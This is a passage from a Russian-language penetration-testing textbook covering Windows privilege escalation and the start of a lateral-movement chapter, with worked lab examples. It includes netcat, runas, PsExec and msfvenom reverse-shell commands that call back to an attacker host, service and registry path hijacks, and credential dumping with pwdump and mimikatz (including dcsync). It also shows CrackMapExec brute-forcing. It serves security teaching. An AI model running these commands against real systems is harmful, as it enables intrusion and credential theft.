


Рис. 11.2. Iperius Backup

Моя следующая задача — определить версию этого программного обеспечения. Открытие приложения и переход на вкладку About (О программе) показывает, что установлена версия 6.1.0 (рис. 11.3). (Помните, что мы подключаемся через RDP, поэтому у нас есть доступ к графическому интерфейсу.)




Рис. 11.3. Вкладка About (О программе) Iperius

Посмотрев на сайт `exploit-db`, я нашел хорошего кандидата для эксплуатации (рис. 11.4).




Рис. 11.4. Exploit-DB — эксплуатация Iperius

Следуя инструкциям PoC, выполните действия, указанные ниже (рис. 11.5).

1. Создайте задачу на резервное копирование.
2. Задайте исходный каталог на вкладке Items (Элементы).
3. Установите каталог места назначения.

4. На вкладке Other Processes (Другие процессы) создайте сценарий `evil.bat` для запуска `netcat`.




Рис. 11.5. Iperius — конфигурация Evil.bat

Скрипт `netcat` содержит следующий код:

```
@echo off
C:\Users\Gus\Documents\Shared\nc.exe 172.16.0.102 2222 -e cmd.exe
```

Пора обзавестись командной оболочкой администратора. На нашем хосте Kali мы запустим `netcat` в режиме прослушивания на порте 2222. После запуска порта на прослушивание переключитесь на хост Windows, сохраните задание резервного копирования и запустите его. Когда мы вернемся к хосту Kali, у нас должна быть новая командная оболочка с правами администратора:

```
root@kali:~# nc -nlvp 2222
listening on [any] 2222 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.104] 50451
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Gus\Documents\Shared>whoami
whoami
windows10lab\admin
```

Запуск от имени другого пользователя в Windows

Если вы работаете как пользователь с низким уровнем привилегий и имеете учетные данные администратора (имя пользователя и пароль), то можете использовать эти учетные данные для повышения своих привилегий. Наиболее практичный способ — сначала скопировать обратную командную оболочку (например, `netcat` или созданную с помощью MSFvenom). После этого подключитесь к другой командной оболочке, прослушиваемой на вашем хосте Kali, с помощью исполняемого файла `runas.exe`, запустите `netcat` от имени другого пользователя.

В этом примере мы сначала запустили слушатель в `netcat` на Kali, используя порт номер 6666. Затем с помощью нашей ограниченной командной оболочки подключились к этому слушателю, используя учетные данные администратора:

```
C:\Users\Gus>C:\Windows\System32\runas.exe /env /noprofile /user:admin
"C:\Users\Gus\Documents\nc.exe 172.16.0.102 6666 -e C:\Windows\System32\
cmd.exe"
Enter the password for admin:
Attempting to start C:\Users\Gus\Documents\nc.exe 172.16.0.102 6666 -e
C:\Windows\System32\cmd.exe as user "WIN7LAB\admin" ...
```

В Kali вы должны получить доступ к командной оболочке с правами администратора:

```
root@kali:~# nc -nlvp 6666
listening on [any] 6666 ...
connect to [172.16.0.102] from (UNKNOWN) [172.16.0.101] 49174
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Gus>whoami
whoami
win7lab\admin
```

Инструмент PSExec

Утилита командной строки PSExec похожа на команду `runas`. Вы можете получить копию PSExec по следующему адресу:

```
docs.microsoft.com/en-us/sysinternals/downloads/psexec
```

Разница между этим инструментом и `runas.exe` заключается в том, что PSExec дает вам больше возможностей. Например, у вас уже есть доступ к ограниченной командной оболочка на целевом хосте Windows. Здесь вы нашли учетные данные администратора (имя пользователя *admin* и пароль *password123*). На данном этапе вы можете использовать MSFvenom для создания обратной командной оболочки, а затем запустить свой слушатель на хосте Kali:

```
$msfvenom -p windows/x64/shell_reverse_tcp LHOST=172.16.0.102 LPORT=1111
-f exe -o shell_reverse.exe
```

Запустите слушатель, используя `netcat`:

```
$nc -nlvp 1111
```

Вернувшись к нашей ограниченной командной строке Windows, мы должны передать файл `shell_reverse` на хост Windows. После этого мы можем выполнить его с помощью утилиты PSExec, чтобы получить доступ к командной оболочке с правами SYSTEM:

```
C:\tools> PsExec64.exe /accepteula -i -u admin -p password123 C:\tools\
shell_reverse.exe
```

На данном этапе мы должны получить доступ к командной оболочке с правами администратора для сеанса, прослушиваемого в Kali.

Эксплуатация сервисов в Windows

Сервисы в системе Windows подобны демонам в ОС Linux. Они запускают задачи в фоновом режиме, и большую часть времени те выполняются с привилегиями SYSTEM (что дает нам еще один способ получения доступа к командной оболочке с правами SYSTEM).

Взаимодействие с сервисами Windows

Нам нужно будет взаимодействовать с сервисами Windows через командную строку (поскольку у нас ограниченная командная оболочка). Чтобы выполнить эту задачу, мы воспользуемся следующими популярными командами:

```
#Просмотреть конфигурацию сервиса
C:\>sc.exe qc [service name]
#Редактировать настройки сервиса
C:\>sc.exe config [service name] [setting]=[new value]
#Остановить сервис
C:\>sc.exe stop [service name]
#Запустить сервис
C:\>sc.exe start [service name]
#Узнать статус сервиса
C:\>sc.exe query [service name]
```

Неверно настроенные разрешения сервиса

В этом сценарии мы ищем сервисы с неправильными разрешениями. Другими словами, нам нужен сервис, в котором мы (ограниченные пользователи) имеем право изменять конфигурацию. Ниже указаны две общие настройки, которые должны позволить нам переопределить такой сервис (что позволит получить удаленную командную оболочку):

- SERVICE_CHANGE_CONFIG;
- SERVICE_ALL_ACCESS.

Как правило, вы можете использовать автоматизированный инструмент, чтобы найти неправильно настроенный сервис. Позже в этой главе вы узнаете о некоторых общих инструментах, но пока остановимся на принципе их функциональности.

Например, автоматизированный инструмент обнаружил неправильно настроенный сервис miss_svc. В командной строке используйте сервисную программу sc.exe, чтобы запросить конфигурацию этого сервиса:

```
C:\Users\LowPrivUser>sc qc miss_svc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: miss_svc
        TYPE                              : 10 WIN32_OWN_PROCESS
        START_TYPE                     : 3 DEMAND_START
        ERROR_CONTROL                : 1 NORMAL
        BINARY_PATH_NAME          : "C:\Program Files\Services\test_service.exe"
        LOAD_ORDER_GROUP :
        TAG                                 : 0
        DISPLAY_NAME                 : Miss Service
        DEPENDENCIES                :
        SERVICE_START_NAME      : LocalSystem
```

Обратите внимание на две важные настройки в приведенных результатах. Первый параметр BINARY_PATH_NAME показывает путь к исполняемому файлу сервиса. Позже мы переопределим этот параметр, чтобы ввести путь к нашей обратной командной оболочке. Второй вариант — SERVICE_START_NAME, и его значение показывает, что этот сервис работает как системная учетная запись.

Затем мы проверим разрешения LowPrivUser для этого сервиса с помощью утилиты accesschk.exe:

```
C:\Users\LowPrivUser>accesschk.exe /accepteula -uwcqv LowPrivUser miss_svc
RW miss_svc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_CHANGE_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
```

Прекрасно! Согласно данному выводу, у нас есть разрешение на изменение конфигурации сервиса, и кроме того, мы можем запускать и останавливать его. Обратите внимание: важно, чтобы мы могли запускать и останавливать сервис, иначе

мы должны дождаться перезагрузки машины, чтобы наши изменения вступили в силу и мы получили обратную командную оболочку (когда сервис запускается автоматически; если же вручную, то наши изменения вообще не вступят в силу).

Теперь пора изменить конфигурацию сервиса, чтобы указать на нашу обратную командную оболочку:

```
C:\Users\LowPrivUser>sc config miss_svc binpath=
"\"C:\Users\LowPrivUser\root_shell.exe\""
```

На данном этапе мы можем запустить слушатель на моем хосте Kali. Затем можем перезапустить сервис, чтобы вызвать нашу обратную командную оболочку (вдобавок получив системную оболочку на нашем хосте Kali):

```
C:\Users\LowPrivUser>sc stop miss_svc
C:\Users\LowPrivUser>sc start miss_svc
```

Переопределение сервиса

В предыдущем примере у нас были права на изменение конфигурации сервиса. Предположим, у вас нет этих прав (`SERVICE_CHANGE_CONFIG`), но у вас есть права на изменение исполняемого файла сервиса. Другими словами, у вас есть право на запись в сам файл:

```
C:\Program Files\Services\test_service.exe
```

Чтобы проверить права доступа к файлу, вы можете использовать утилиту `accesscheck.exe`:

```
C:\tools>accesschk.exe /accepteula -quvw " C:\Program Files\Services\
test_service.exe"
```

В этом случае (у вас есть права на запись) все, что вам нужно сделать, — это перезаписать `test_service.exe` вашей обратной командной оболочкой (она должна иметь то же имя). После копирования исполняемого файла обратной командной оболочки запустите слушатель на Kali и, наконец, перезапустите сервис.

Путь сервиса без кавычек

Прежде чем использовать этот недостаток, вы должны знать некоторые основы исполняемых файлов Windows. В этой ОС файлы `.exe` можно запускать двумя способами. Первый использует полное имя исполняемого файла, например:

```
C:\>program.exe
```

Кроме того, некоторые программы будут принимать дополнительные аргументы:

```
C:\>ping.exe 10.0.0.1
```

Второй способ выполнения программ — удалить расширение `.exe`, если программа находится в переменной `PATH` Windows:

```
C:\>ping 10.0.0.1
```

В этом примере сценария у нас нет прав на изменение конфигурации (в отличие от предыдущего случая). Итак, цель состоит в том, чтобы подменить путь к исполняемому файлу сервиса для запуска нашей обратной командной оболочки. Предполагая, что администратор сохранил сервис по следующему пути:

```
C:\Program Files\Admin Services\svc test\service.exe
```

операционная система будет рассматривать предыдущий путь как четыре разные строки из-за пробелов:

- `C:\Program`;
- `Files\Admin`;
- `Services\svc`;
- `test\service.exe`.

В этом примере наша цель — сервис `usvc`:

```
C:\Users\LowPrivUser>sc qc usvc
[SC] QueryServiceConfig SUCCESS
SERVICE_NAME: usvc
        TYPE                               : 10  WIN32_OWN_PROCESS
        START_TYPE                 : 3   DEMAND_START
        ERROR_CONTROL          : 1  NORMAL
        BINARY_PATH_NAME   : "C:\Program Files\Admin Services\svc test\
service.exe"
[...]
```

Затем мы проверим разрешения, которые имеет пользователь с низким уровнем привилегий для этого конкретного сервиса:

```
C:\Users\LowPrivUser>accesschk.exe /accepteula -uwcqv LowPrivUser usvc
RW usvc
        SERVICE_QUERY_STATUS
        SERVICE_QUERY_CONFIG
        SERVICE_INTERROGATE
        SERVICE_ENUMERATE_DEPENDENTS
        SERVICE_START
        SERVICE_STOP
```

Как видите, у нас нет разрешения на изменение параметров этого сервиса, но есть возможность запустить или остановить его. Наша следующая цель — найти доступный для записи каталог, чтобы сохранить в нем обратную командную

оболочку. Проверка `C:\Program Files\Admin Services\` показывает, что группа `Users` имеет разрешения на чтение и запись:

```
C:\tools>accesschk.exe /accepteula -uwdq "C:\Program Files\Admin Services\"
C:\Program Files\Admin Services
  Medium Mandatory Level (Default) [No-Write-Up]
  RW BUILTIN\Users
  RW NT SERVICE\TrustedInstaller
  RW NT AUTHORITY\SYSTEM
  RW BUILTIN\Administrators
```

Все, что нам нужно сделать на данном этапе, — выполнить шаги, которые описаны ниже.

1. Скопируйте файл обратной командной оболочки в папку `C:\Program Files\Admin Services\` и назовите ее `svc.exe`, поскольку мы хотим использовать переменную пути `Services\svc`.
2. Запустите слушатель в Kali.
3. Перезапустите сервис.
4. Получите обратную командную оболочку с правами SYSTEM.

Слабые разрешения реестра

Иногда сам сервис хорошо защищен, и это говорит о том, что у вас нет доступа для изменения его конфигурации. Уловка состоит в том, чтобы поискать где-нибудь в записях реестра ОС Windows. Обратите внимание, что реестр Windows — это база данных конфигураций данной ОС (например, приложений и сервисов). В этом эксплойте мы ищем неправильную конфигурацию разрешений записи реестра сервиса.

В данном примере мы используем автоматизированный инструмент WinPEAS (подробнее о нем вы узнаете чуть позже). Инструмент обнаружил, что следующая запись реестра уязвима:

```
HKLM\System\CurrentControlSet\Services\reg_svc
```

Далее проверим права с помощью обычного инструмента `accesscheck.exe`:

```
C:\tools>accesschk.exe /accepteula -uvwqk
HKLM\System\CurrentControlSet\Services\reg_svc
[...]
  RW NT AUTHORITY\INTERACTIVE
        KEY_ALL_ACCESS
```

Встроенная группа `NT AUTHORITY\INTERACTIVE` имеет разрешения на чтение и запись. В эту группу входят все пользователи, которые вошли в систему на физическом хосте (поэтому инструмент WinPEAS обнаружил уязвимость).

Теперь, когда у нас есть все необходимые права, проверим запись в реестре по этому пути:

```
C:\tools>reg query HKLM\System\CurrentControlSet\Services\reg_svc

[...]
     FilePath   REG_EXPAND_SZ    "C:\Program Files\Services\
registryservice.exe"
     DisplayName   REG_SZ   Registry Service
     ObjectName   REG_SZ    LocalSystem
```

На данном этапе все, что нам нужно сделать, — переопределить запись реестра `service.exe` обратной командной оболочкой:

```
C:\> reg add HKLM\SYSTEM\CurrentControlSet\services\reg_svc /v
FilePath /t REG_EXPAND_SZ /d C:\reverse_shell.exe /f
```

Мы практически готовы к работе; оставшиеся шаги указаны ниже.

1. Запустите слушатель в Kali.
2. Перезапустите сервис с помощью командной строки.
3. Получите командную оболочку с правами SYSTEM.

Использование запланированных задач

В предыдущей главе вы узнали, как использовать задачи в cron. В системе Windows cron называется Scheduled Tasks. Задачи могут быть запланированы для выполнения самим пользователем (например, администратором), а пользователи с повышенными привилегиями могут запускать задачи и для других пользователей. Как правило, чтобы воспользоваться этой уязвимостью, вам необходимо выполнить действия, описанные ниже.

1. Найти сценарий, который вызовет у вас подозрение, вручную (возможно, это сценарий PowerShell).
2. Проверить содержимое (возможно, оно показывает, что это запланированная задача в разделе комментариев).
3. Проверить свои права с помощью служебной программы `accesscheck.exe`, чтобы узнать, можно ли перезаписать сценарий.
4. Если да, то перезаписать содержимое обратной командной оболочкой.

Автоматизированные инструменты Windows PrivEsc

Для целевой системы Windows существует множество автоматизированных инструментов. У каждого из них есть свои плюсы и минусы. Теперь, когда вы

понимаете, как работает повышение привилегий в Windows, мы рассмотрим самый популярный набор инструментов для автоматизации.

PowerUp

Сценарий `PowerUp.ps1` — это служебная программа, которая принадлежит набору инструментов PowerSploit. Данный сценарий PowerShell просканирует и определит все неправильные конфигурации в системе Windows. Скачать его вы можете с GitHub: github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1.

Перед запуском сценария вы должны понять основную информацию о том, как запускать сценарии PowerShell. Чтобы выполнить код PowerShell, вам нужно будет использовать PowerShell, верно? Что делать, если у вас ограниченная командная оболочка с использованием командной строки? В этой строке вы можете добавить ключевое слово `powershell` перед выполнением кода. Например, если вы хотите выполнить сценарий PowerShell `C:\tools\test.ps1` в командной строке, то вам потребуется выполнить следующую команду:

```
C:\> powershell C:\tools\test.ps1
```

Обратите внимание также на то, что вам нужно будет изменить политику выполнения в PowerShell на Unrestricted перед запуском сценария `PowerUp`. По умолчанию Microsoft включает эту функцию для защиты пользователей от вредоносных сценариев PowerShell:

```
C:\>powershell Set-ExecutionPolicy -Scope CurrentUser -ExecutionPolicy
Unrestricted -Force
```

Теперь мы можем запустить сценарий `PowerUp`. Сначала загрузим его с помощью следующей команды:

```
C:\tools>powershell . .\PowerUp.ps1
```

Затем, чтобы выполнить его, вызовем функцию `Invoke-AllChecks`:

```
C:\tools>powershell Invoke-AllChecks
```

WinPEAS

Windows Privilege Escalation Awesome Scripts (Восхитительный сценарий для повышения привилегий в WIndows) — отличный инструмент для повышения привилегий Windows. Чтобы скачать его с GitHub, вы должны перейти по ссылке github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/winPEAS.

Обратите внимание, что у вас уже есть скомпилированная версия (файл `.exe`). Чтобы скачать 64-битный файл `.exe`, воспользуйтесь следующей ссылкой: https://github.com/carlospolop/PEASS-ng/releases.

Затем, перед запуском инструмента WinPEAS, вы можете добавить запись в реестр с помощью командной строки, чтобы добавить цвета к выходным данным WinPEAS:

```
C:\> reg add HKCU\Console /v VirtualTerminalLevel /t REG_DWORD /d 1
```

Когда команда для создания записи реестра будет выполнена, вам необходимо закрыть сеанс Windows и снова открыть новую командную оболочку. На данном этапе вы готовы выполнить новую команду для создания записи реестра На следующем шаге вы настроите инструмент, чтобы все проверки выполнялись быстро и одновременно:

```
C:\> winpeas.exe quiet cmd fast
```

РЕЗЮМЕ

Это была длинная и сложная глава. Не сдавайтесь, если вам было трудно понять ее материал; просто продолжайте пробовать снова и снова. Обучение — это постоянное повторение основ. В текущей главе вы познакомились с наиболее распространенными сценариями повышения системных привилегий в Windows. Однако важно понимать, что данный тип эксплойтов (`privesc`) постоянно будет совершенствоваться и меняться вместе с развитием этой операционной системы.

ГЛАВА

12

Пивотинг и горизонтальное перемещение

Распространенной практикой горизонтального перемещения является поиск сохраненных паролей и хешей после установления удаленного доступа к хосту жертвы. Удаленный доступ может быть ограниченной командной оболочкой, сеансом удаленного рабочего стола или, что еще лучше, командной оболочкой с правами root/administrator. При этом, если вы подключены к пользователю с низким уровнем привилегий, вероятность успеха будет очень низкой. Почему? Очевидно, что с учетной записью root вы можете прочитать любой файл в системе, чтобы получить все, что ищете (например, показать содержимое файла `/etc/shadow` в ОС Linux). Специалисты в этой области используют термины *пивотинг* и *боковое перемещение* как синонимы. В данной главе мы будем использовать оба термина, чтобы говорить об одном и том же принципе. Кроме того, эта задача считается постэксплуатационной фазой в заданиях тестирования на проникновение, поскольку выполняется после эксплуатации целевого хоста.

В этой главе вы изучите темы, которые позволят с легкостью перемещаться с одного хоста на другой:

- понимание хешей паролей Windows;
- дамп хешей паролей Windows;
- немного об атаках Path-the-Hash (передача хеша);
- концепции переадресации портов:
  - переадресация локального порта;
  - переадресация удаленного порта;
  - динамическая переадресация портов.

ДАМП ХЕШЕЙ WINDOWS

В этом разделе вы узнаете, как извлечь хешированные пароли с хоста Windows. Пароли могут быть в двух формах: открытый текст или хеш, а в Windows пароли хранятся в формате хеша NTLM (вы узнаете больше об этом типе хеша в следующем разделе). Лучший вариант — найти учетную запись администратора домена для бокового перемещения по сети. В сетевой среде, контролируемой доменом, администраторы используют свои учетные данные для поддержки сотрудников по любым техническим вопросам (поэтому будут использовать свои учетные данные на хосте, на котором хотят выполнять свою работу). Обратите также внимание, что люди склонны повторно использовать свои пароли для разных типов учетных записей. Если компания внедряет единый вход (single sign-on, SSO), то вы можете взять эти учетные данные для входа в другие системы (например, CRM, веб-почту, SharePoint и т. д.).

СОВЕТ

В главе 1 мы уже рассказывали, как система Linux хранит пароли. Если вы забыли, то предлагаем вернуться и повторить (все необходимое находится в конце подраздела «Управление паролями в Kali» на с. 37).

Помните, что хешированные пароли Linux располагаются в /etc/shadow.

Хеши Windows NTLM

Старые версии операционных систем Windows использовались для хранения паролей в формате хеша LAN Manager (LM). Хеши LM было легко взломать из-за следующих особенностей:

- пароль ограничен максимум 14 символами;
- пароль нечувствителен к регистру;
- если пароль состоит из 14 символов, то хешируется двумя фрагментами по семь символов, что упрощает взлом, поскольку вы можете атаковать каждый из них по отдельности;
- если пароль содержит менее семи символов, то хешируются только первые семь символов, а для другой строки символов устанавливается постоянное значение 0xAAD3B435B51404EE.

Всегда помните об истории хеширования учетных данных Windows. На самом деле хеши LM использовались в следующих системах:

- Windows NT 3.1;
- Windows NT 3.5;
- Windows NT 3.51;

- Windows NT 4;
- Windows 95;
- Windows 98;
- Windows 2000;
- Windows Me.

Таким образом, хеш LM больше не используется в современных операционных системах. Начиная с Windows Vista и Windows Server 2008, Microsoft по умолчанию отключила хеш LM. Но эту функцию можно включить для локальных учетных записей и учетных записей Active Directory с помощью параметра политики безопасности.

В наши дни ОС Windows используют NT Lan Manager (NTLM) v2. Далее вы увидите, как выглядит данный хеш, но знайте, что это улучшение LM и NTLM v1. Этот хеш был представлен в Windows NT 4 SP4 и изначально поддерживается в системах Windows. Мы не будем углубляться в алгоритмы шифрования, используемые для его защиты, но вы должны понимать, как сделать следующее:

- найти файл хеша (он называется файлом SAM);
- извлечь хеши (сдампить хеш);
- подобрать хеш или использовать его повторно (pass the hash).

Файл SAM и дамп хэшей

В файле диспетчера учетных записей безопасности (Security Account Manager, SAM) система Windows будет хранить хеши учетных записей. Он расположен по адресу %SystemRoot%/system32/config/SAM и смонтирован в HKLM/SAM.

К сожалению, у вас нет доступа для чтения к этому файлу (даже если вы являетесь администратором). К счастью для нас, хакеров, есть инструменты, позволяющие извлечь (*сбросить*) эти хеши. Pwdump — отличный инструмент для выполнения этой задачи. Чтобы скачать Pwdump версии 8 (последняя версия, поддерживающая Windows 10), перейдите по ссылке http://blackmath.it/pub/pwdump/pwdump8.exe.

```
C:\Users\admin\Documents>pwdump8.exe

PwDump v8.2 — dumps windows password hashes — by Fulvio Zanetti & Andrea
Petralia @ http://www.blackMath.it

Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C5
9D7E0C089C0
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C0
```

```
89C0
DefaultAccount:503:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C
59D7E0C089C0
admin:1001:AAD3B435B51404EEAAD3B435B51404EE:209C6174DA490CAEB422F3FA5A
7AE634
```

Согласно этому выводу, формат каждой учетной записи следующий:

```
[имя пользователя]:[идентификатор пользователя]:[AAD3B435...404EE]:[хеш-значение
NTLM]
```

Есть два важных урока, которые нужно знать об этом формате файла (SAM). Во-первых, константа `AAD3B435...404EE` всегда одна и та же; она есть на случай, если пользователь включил хеши LM. Во-вторых, каждая часть отделяется двоеточием (`:`).

Использование хеша

После извлечения хеша у вас будет два варианта:

- использовать его для входа в другие системы Windows (pass the hash);
- взломать хеш, чтобы получить пароль в виде открытого текста (мой любимый вариант).

В следующих подразделах (о повторном использовании паролей и хешей) вы узнаете, как с помощью извлеченного хеша выполнять удаленный вход на другой хост Windows. В следующей главе вы также узнаете, как подбирать хеши, включая NTLM, — следите за новостями!

Mimikatz

Mimikatz — это незаменимый инструмент, который может извлекать из памяти следующее:

- хешированные пароли Windows;
- пароли открытым текстом;
- билеты Kerberos. Они используются главным образом системами Windows для механизма единого входа. SSO позволяет пользователю свои учетные данные домена использовать в других системах и не вводить пароль повторно.

Вы можете получить Mimikatz двумя способами: либо скачать его из репозитория GitHub с github.com/gentilkiwi/mimikatz, либо скопировать из файловой системы Kali Linux в ОС Windows. Бинарные файлы расположены здесь (32- и 64-битная версии):

```
/usr/share/windows-resources/mimikatz/Win32/mimikatz.exe
/usr/share/windows-resources/mimikatz/x64/mimikatz.exe
```

После копирования 64-битной версии Mimikatz на мой хост с Windows 10 я открою командную строку в режиме администратора. Далее выполню Mimikatz, вызвав следующее:

```
C:\Users\admin\Documents>mimikatz.exe

 .#####.   mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##       > http://blog.gentilkiwi.com/mimikatz
'## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
 '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/
```

Теперь, когда Mimikatz загружен, вы можете проверить, позволяют ли ваши привилегии дампить хеши, выполнив команду `privilege::debug`:

```
mimikatz # privilege::debug
Privilege '20' OK
```

Слово `OK` означает, что мы готовы приступить к извлечению. Далее выполним полную команду `sekurlsa::logonPasswords`:

```
mimikatz # sekurlsa::logonPasswords full

Authentication Id : 0 ; 1297963 (00000000:0013ce2b)
Session           : Interactive from 1
User Name         : admin
Domain            : WINDOWS10LAB02
Logon Server      : WINDOWS10LAB02
Logon Time        : 10/8/2020 4:58:22 AM
SID               : S-1-5-21-1416285162-3336877196-673110829-1001
        msv :
          [00000003] Primary
         * Username  : admin
         * Domain    : WINDOWS10LAB02
         * NTLM      : 209c6174da490caeb422f3fa5a7ae634
         * SHA1      : 7c87541fd3f3ef5016e12d411900c87a6046a8e8
         [00010000] CredentialKeys
         * NTLM      : 209c6174da490caeb422f3fa5a7ae634
         * SHA1      : 7c87541fd3f3ef5016e12d411900c87a6046a8e8
        tspkg :
        wdigest :
         * Username  : admin
         * Domain    : WINDOWS10LAB02
         * Password  : (null)
        kerberos :
         * Username  : admin
         * Domain    : WINDOWS10LAB02
         * Password  : (null)
[...]
```

Дамп хешей Active Directory

В типичной организации люди используют свою учетную запись Active Directory для входа на свой хост. Они используют одну и ту же учетную запись для входа в другие системы (например, сайт внутренней сети, общие диски, CRM и т. д.), и это называется *единым входом* (single sign-on, SSO). Файл пользователей на сервере контроллера домена (DC) хранится в файле `NTDS.DIT`, расположенном по пути `C:\Windows\NTDS\NTDS.dit`. Та же концепция применима к этому файлу. Вы не сможете его прочитать; вам нужно сдампить пользователей и хеши их паролей. Чтобы сделать это, снова воспользуемся Mimikatz. У данного инструмента есть функция `dcsync`, которая использует сервис репликации каталогов для получения дампа хешей:

```
mimikatz # lsadump::dcsync /domain:kcorp.local /all /csv
[DC] 'kcorp.local' will be the domain
[DC] 'AD-Server.KCorp.local' will be the DC server
[DC] Exporting domain 'kcorp.local'
502     krbtgt  bae1d71f7002fb3ae9cc3fe6864b3f1c        514
500     Administrator   770110686894194cf353a12f79d8f625         66048
1104    WINDOWS10LAB$   e8ea5203b1731110043a546965fc8bab         4128
1107    WINDOWS10LAB02$ c052ace3d5f8e7caed30333c4ab6fb33         4128
1001    AD-SERVER$      1b48fd53a201df94ef837c66284bde77         532480
1109    elliot  9f3ddc3df594df2978f57b65f9a53b52        66048
```

Обратите внимание, что вы можете выполнить эту команду Mimikatz на любом хосте, присоединенном к домену с правами администратора (вам не нужно физически находиться на сервере DC).

Повторное использование паролей и хешей

Представьте, что существует инструмент, который сканирует всю сеть и проверяет эти учетные данные (пароли в открытом виде и хешированные пароли) на каждой машине. Удивительно, правда? Этот инструмент называется CrackMapExec, и он отлично автоматизирует данную задачу! Вот в чем хитрость — вам даже не нужно знать имя пользователя/пароль. Вы можете использовать этот инструмент для атаки на сеть методом грубой силы с некоторыми популярными комбинациями, такими как `admin:admin`.

Для начала просканируем сеть на наличие активных хостов, поддерживающих SMB, с помощью CrackMapExec. Обратите внимание, что этот инструмент предустановлен в Kali Linux:

```
root@kali:~# crackmapexec smb 172.16.0.0/24
SMB         172.16.0.2      445    AD-SERVER        [*] Windows 10.0 Build
17763 x64 (name:AD-SERVER) (domain:KCORP) (signing:True) (SMBv1:False)
SMB         172.16.0.106    445    WINDOWS10LAB02   [*] Windows 10 Pro
10240 x64 (name:WINDOWS10LAB02) (domain:KCORP) (signing:False) (SMBv1:True)
```

```
SMB         172.16.0.104    445    WINDOWS10LAB     [*] Windows 10.0 Build
17763 x64 (name:WINDOWS10LAB) (domain:KCORP) (signing:False) (SMBv1:False)
```

СОВЕТ

Чтобы сканировать хосты Linux, вы должны использовать опцию сканирования сервиса SSH.

```
root@kali:~# crackmapexec ssh 172.16.0.0/24
SSH         172.16.0.107    22     172.16.0.107      [*] SSH-2.0-
OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
```

Инструмент обнаружил три хоста Windows. Далее мы проверим локальные учетные записи на каждом хосте с `username=admin` и `password=admin`:

```
root@kali:~# crackmapexec smb 172.16.0.0/24 -u admin -p admin --local-auth
SMB         172.16.0.2      445    AD-SERVER        [*] Windows 10.0 Build 17763
